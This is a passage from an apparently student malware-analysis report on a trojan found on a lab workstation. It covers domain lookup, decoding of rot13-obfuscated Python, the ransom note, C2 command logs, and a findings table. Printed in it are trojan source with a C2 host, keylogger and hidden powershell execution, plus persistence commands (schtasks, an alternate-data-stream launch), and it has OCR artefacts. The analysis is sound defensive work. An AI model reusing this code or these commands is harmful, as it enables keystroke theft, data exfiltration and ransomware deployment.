;; Query time: 20 msec
;; SERVER: 172.28.96.1#53(172.28.96.1)
;; WHEN: Thu Nov 11 13:16:14 CET 2021
;; MSG SIZE  rcvd: 119
```

Screen captures showing informations about the fake website

We find several information:

Registrar URL: www.ovh.com

Updated Date: 2021-07-06T16:47:11Z


Creation Date: 2019-07-11T13:47:10Z

Registry Expiry Date: 2022-07-11T13:47:10Z

The dropper seems to be hosted at OVH, on Ubuntu. We now turn to the code. The code is encoded.

We scanned all the ports and see that there is 3 open ports to able the virus and the server to communicate.


```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31333/tcp open  unknown
```



```
import base64
import codecs
exec(codecs.encode(base64.b64decode
('IyEvaGZlL292YS9yYWkgY2xndWJhMwp2emNiZWcgZmJweHJnCnZ6Y2J1ZyBiZgp2emNiZWcgcGdsY3JmICN1Z2djZjovL2pqai5xYmx5cmUuYXJnL2ZycGhldmdsLWFiZy1 [illegible]
```

Screen captures showing the code encoded in base 64


We decode it. But the code is encrypted. We need to find its encryption.



```
vzcbeg pglcrf #uggcf://jjj.qblyre.arg/frphevgl-abg-vapyhqrq/rkrphgvat-furyypbqr-jvgu-clguba
vzcbeg erdhrfgf
vzcbeg mvcsvyr
vzcbeg grzcsvyr
vzcbeg onfr64
vzcbeg wfba
vzcbeg jrofbpxrgf
vzcbeg nflapvb
vzcbeg flf
vzcbeg gvzr
vzcbeg pbqrpf
vzcbeg clfperrafubg nf VzntrTeno
vzcbeg xrlobneq
sebz enaqbz vzcbeg enaqenatr
sebz Pelcgb.Pvcure vzcbeg NRF
sebz Pelcgb.Hgvy.Cnqqvat vzcbeg cnq
sebz Pelcgb.Hgvy.Cnqqvat vzcbeg hacnq

P2=pbqrpf.rapbqr('http://microsoftonline.download', 'ebg-13')
TVS_SVYR=pbqrpf.rapbqr('/tmp/sanic.gif', 'ebg-13')
vs bf.anzr == 'ag':
    TVS_SVYR=pbqrpf.rapbqr('C:\\WinCache\\sanic.gif', 'ebg-13')
XRL=pbqrpf.rapbqr('HKEY_USERS\\admin', 'ebg-13').rapbqr(pbqrpf.rapbqr('utf-8', 'ebg-13'))
VI=pbqrpf.rapbqr('C:\\Users\\admin\\$', 'ebg-13').rapbqr(pbqrpf.rapbqr('utf-8', 'ebg-13'))
JF_HEY=pbqrpf.rapbqr('ws://microsoftonline.download/windowsupdates/', 'ebg-13')
HVQ = Abar

OHSSRE_FVMR = 8192

nrf = NRF.arj(XRL, NRF.ZBQR_RPO)
OYBPX_FVMR = 16

jnvgvat = Snyfr
ehaavat = Gehr
FYRRC_GVZR = 8
XRLYBT_SVYR=pbqrpf.rapbqr('keys.log', 'ebg-13')
XRLYBT_CNGU="/gzc/" + XRLYBT_SVYR
CVQ_SVYR="/gzc/ntrag.cvq"
vs bf.anzr == 'ag':
    XRLYBT_CNGU = bf.trgrai(pbqrpf.rapbqr('APPDATA', 'ebg-13'))+pbqrpf.rapbqr('\\..\\Local\\', 'ebg-13')+XRLYBT_SVYR
    CVQ_SVYR = bf.trgrai(pbqrpf.rapbqr('APPDATA', 'ebg-13'))+pbqrpf.rapbqr('\\agent.pid', 'ebg-13')
QROHT = Gehr

qrs cbjrefgrnygu(pzq):
    gel:
        vs QROHT:
            bf.flfgrz("cbjrefuryy.rkr -p \"%f\"" %pzq)
        ryfr:
            bf.flfgrz("cbjrefuryy.rkr -jvaqbjfglyr uvqqra -p \"%f\"" %pzq)
    rkprcg Rkprcgvba nf r:
        vs QROHT:
            cevag(r)

qrs ryringr():
    vfNqzva = Snyfr
    gel:
```

Screen captures showing the code encrypted


We find its encryption, it's a Caesar 13 encryption. We now have the clear code.



```
#!/usr/bin/env python3
import socket
import os
import ctypes #https://www.doyler.net/security-not-included/executing-shellcode-with-python
import requests
import zipfile
import tempfile
import base64
import json
import websockets
import asyncio
import sys
import time
import codecs
import pyscreenshot as ImageGrab
import keyboard
from random import randrange
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Util.Padding import unpad

def abc(one, two):
    return (one)

C2=abc('http://microsoftonline.download', 'utf-8')
GIF_FILE=abc('/tmp/sanic.gif', 'utf-8')
if os.name == 'ag':
    GIF_FILE=abc('C:\\WinCache\\sanic.gif', 'utf-8')
KEY=abc('HKEY_USERS\\admin', 'utf-8').encode(abc('utf-8', 'utf-8'))
IV=abc('C:\\Users\\admin\\$', 'utf-8').encode(abc('utf-8', 'utf-8'))
WS_URL=abc('ws://microsoftonline.download/windowsupdates/', 'utf-8')
UID = None

BUFFER_SIZE = 8192

aes = AES.new(KEY, AES.MODE_ECB)
BLOCK_SIZE = 16

waiting = False
running = True
SLEEP_TIME = 8
KEYLOG_FILE=abc('keys.log', 'utf-8')
KEYLOG_PATH="/tmp/" + KEYLOG_FILE
PID_FILE="/tmp/agent.pid"
if os.name == 'ag':
    KEYLOG_PATH = os.getenv(abc('APPDATA', 'utf-8'))+abc('\\..\\Local\\', 'utf-8')+KEYLOG_FILE
    PID_FILE = os.getenv(abc('APPDATA', 'utf-8'))+abc('\\agent.pid', 'utf-8')
DEBUG = True



def powerstealth(cmd):
    try:
        if DEBUG:
            os.system("powershell.exe -c \"%s\"" %cmd)
        else:
```

Screen captures showing the clear code

We can see that the virus is a trojan. This one has installed a keylogger and takes screenshots regularly. It gives an identification number to the machine uid. It also hides data in a gif. It uses this hidden data in the GIF to download data, send it, or run programs on the computer. The program can therefore launch ransomware.


MilesWorkstation2021 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
WannaScream
File | C:/Users/myles/AppData/Local/crypt.html
BITCOIN
ACCEPTED HERE!
Copy

Oops, your files have been encrypted!

What happened to my computer?

Your computer and all of its files have been encrypted.

You have downloaded a ransomware on the Internet, executed it carelessly on your personal computer and now you're going to have to send us some money so you can decrypt all of your beloved files

It happens quite often actually, just make sure you take better decisions regarding your online habits and make sure your OS and the software you use are up to date.

Can I recover my files?

Yes, of course you can!

But you'll have to send us some money, once you're done with your payment we're going to send you a decryption key and software which can be used to recover your files

You have to buy $300 worth of BitCoin which you can do on CoinBase or Binance and then you have to send those BTC to the address given below

How do I pay?

Once you bought your BitCoins you can send them from your online or mobile interface to the address bb750ec70a254814cdcc280cee695e88136ab1363d11cb0d7df78a5e31b45988

You will then receive an e-mail containing both your decryption key and decryption software

payment will be raised in

Time Left

23:59:13

Your files will be lost in

Time Left


23:59:13

Send $300 worth of bitcoin to this address

bb750ec70a254814cdcc280cee695e88136ab1363d11cb0d7df78a5e31b45988

Screen captures showing the ransomware

We tried to connect to the virus server using our script, but we failed. So, we modified the current script on the workstation



C: > Users > work > Downloads > JS script.js > client.on('connect') callback > connection.on('message') callback

```
var CryptoJS = require("crypto-js");
var fs = require('fs')
var client = new WebSocketClient();

client.on('connectFailed', function (error) {
    console.log('Connect Error: ' + error.toString());
});

client.on('connect', function (connection) {
    console.log('WebSocket Client Connected');
    connection.on('error', function (error) {
        console.log("Connection Error: " + error.toString());
    });
    connection.on('close', function () {
        console.log('echo-protocol Connection Closed');
    });
    connection.on('message', function (message) {
        console.log("->", message)
        fs.writeFileSync('./t', message.binaryData)
        var binary = fs.readFileSync('./t');
        var adecrypt = message.binaryData.slice(0, 48).toString('utf-8')
        console.log(message.binaryData, adecrypt);
        var bytes = AES.decrypt(adecrypt, "UXRL_HFREF\\nqzva");

        var originalText = bytes.toString(CryptoJS.enc.Utf8);


        console.log("--->", originalText);
        //console.log("HERE", JSON.parse(JSON.stringify(message.binaryData)).data)
        /*var ciphertext = AES.encrypt('.gif', 'ebg-13').toString();
        var number = Math.round(Math.random() * 0xFFFFFF);
        //connection.sendUTF(number.toString());
        console.log("->", ciphertext)
        //console.log("\n\n\n", message.binaryData)
        //console.log(message.binaryData.toString('utf8'))
        var bytes = AES.decrypt(message.binaryData.toString('utf8'), 'ebg-13');
        //console.log(JSON.parse(JSON.stringify(message.binaryData).toString('utf8')).data)
        var fileBuffer = new Buffer(message.binaryData, 'binary');
        //console.log(bytes)
        var file = message.binaryData.toString('utf-8');
        console.log(file)
        if (message.type === 'utf8') {
            //console.log("Received: '" + message.utf8Data + "'");
        }*/
    });

    function sendNumber() {
        if (connection.connected) {
```

Screen captures showing our script

DISTRIBUTION FOR OFFICIAL USE ONLY

We added display in the stage1.py file and see what is happening in the background.



```
Decrypted broadcasted content
keylogger started
grabbed screen
pidfile already existing and is not ours, waiting
<stdin>:344: RuntimeWarning: coroutine 'ws_agent' was never awaited
RuntimeWarning: Enable tracemalloc to get the object allocation traceback
Slept 1
Rewriting pidfile with 6428
Websocket connected <websockets.legacy.client.WebSocketClientProtocol object at 0x000001DD87A92240>
Raw data b'\xedmF\x1a\xed\xda(\x8c*K\x1e\xf6\xf8$&Y\x00\xf8\xe7\xe9\x81\x03\t`<O\xc7O\x11~\xb2V\x19 O\xd1\xae_4\xa5\x9cl\x1cz$\xbbY\r'
decrypted [{"data" : "calc.exe", "type" : "EXECUTE"}]
Received {"data" : "calc.exe", "type" : "EXECUTE"}
Handling  {'data': 'calc.exe', 'type': 'EXECUTE'}
EXECUTE
decrypted [{"type" : "SCREENSHOT"}]
Rewriting pidfile with 6428
Websocket connected <websockets.legacy.client.WebSocketClientProtocol object at 0x000001DD88996390>
Raw data b'\xeb\xd0\xf2s]\x98U\x90\xf1\x0c\x0cmi\xe2\x84i\xff#\xc2l\xc8,;\x89q\xf0\xd4\x93g\x89.y6\xdcv\xa8\x7f\x952\x1fc\xed\xd9\xfd.\x8e\xf7\xbb\xfb\xd0\xff\x13J\xbc=\x10\x13\\\xf2\xd5\x0f\
A\x993\xbbG'
decrypted [{"data" : "C:/Users/myles/AppData/Local/lastscreen.png", "type" : "DOWNLOAD"}]
Received {"data" : "C:/Users/myles/AppData/Local/lastscreen.png", "type" : "DOWNLOAD"}
Handling  {'data': 'C:/Users/myles/AppData/Local/lastscreen.png', 'type': 'DOWNLOAD'}
Sending  UPLOAD
UPLOAD
HCYBNQ
UPLOAD
decrypted [{"data" : "C:/Users/myles/AppData/Local/keys.log", "type" : "DOWNLOAD"}]
Rewriting pidfile with 6428
Websocket connected <websockets.legacy.client.WebSocketClientProtocol object at 0x000001DD88971C50>
```

Screen captures show what is happening in the virus

We now have the confirmation of why the calculator and the ransomware are launching randomly.

KEY FINDINGS

Name	Description	Location	Content
Windefender.cmd		C:\Users\myles\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	wmic process call create "C:\Users\myles\Pictures\wallpaper.jpeg:py.exe C:\Users\myles\Pictures\wallpaper.jpeg:stage2.py
vlc_updater.exe	Python interpretor	C:\WinCache	Python executable
task.ps1	Powershell program that launch stage1.ps1 at the start up	C:\WinCache	schtasks /create /F /IT /tn WinCache /tr "powershell C:\WinCache\stage1.ps1" /sc onlogon /ru System
stage1.ps1	Powershell program that launch stage1.py and vlc_updater.exe in hidden mode	C:\WinCache	powershell.exe -windowstyle hidden -c "type C:\WinCache\stage1.py | C:\WinCache\vlc_updater.exe
stage1.py	Obfuscated code with aes 13, 2 times. Keylogger, screen catcher, all the virus	C:\WinCache	
stage2.py	Obfuscated code with aes 13, 2 times. Keylogger, screen catcher, all the virus	C:\WinCache	

sanic.gif	Gif containing a code :	C:\WinCache	HIDDEN_CONTENT_SEPARATOR= “instructions”
wallpaper.jpeg	File used to use an ntfs method to launch stage2.py	C:\Users\myles\Pictures	
Keys.log	keylogger	C:\Users\myles\AppData\Local\keys.log	
Crypt.html	ransomware	C:\Users\myles\AppData\Local\crypt.html	
Lastscreen.png	Screenshot taker	C:\Users\myles\AppData\Local	

MAIN REMEDIATION ADVICE

Our advice is to pay attention to the sites and always check if the site where you download an application is the official site.

We have developed a script to remove the virus. He is in the GitHub folder where this document is also located.

- **Step 1 −** Open the command prompt (cmd.exe).
- **Step 2 −** Go to the location where the .bat or .cmd file is stored.
- **Step 3 −** Execute the batch file.

SETUP

We used VirtualBox, Kali Linux. We also used glasswire, burp suite, Wireshark as tools.

METHODOLOGY

We met every day, five days in a row.

One has the project fully set and share his screen.

One is helping the screen sharer.

One is writing everything found.

One is analyzing the code or developing scripts.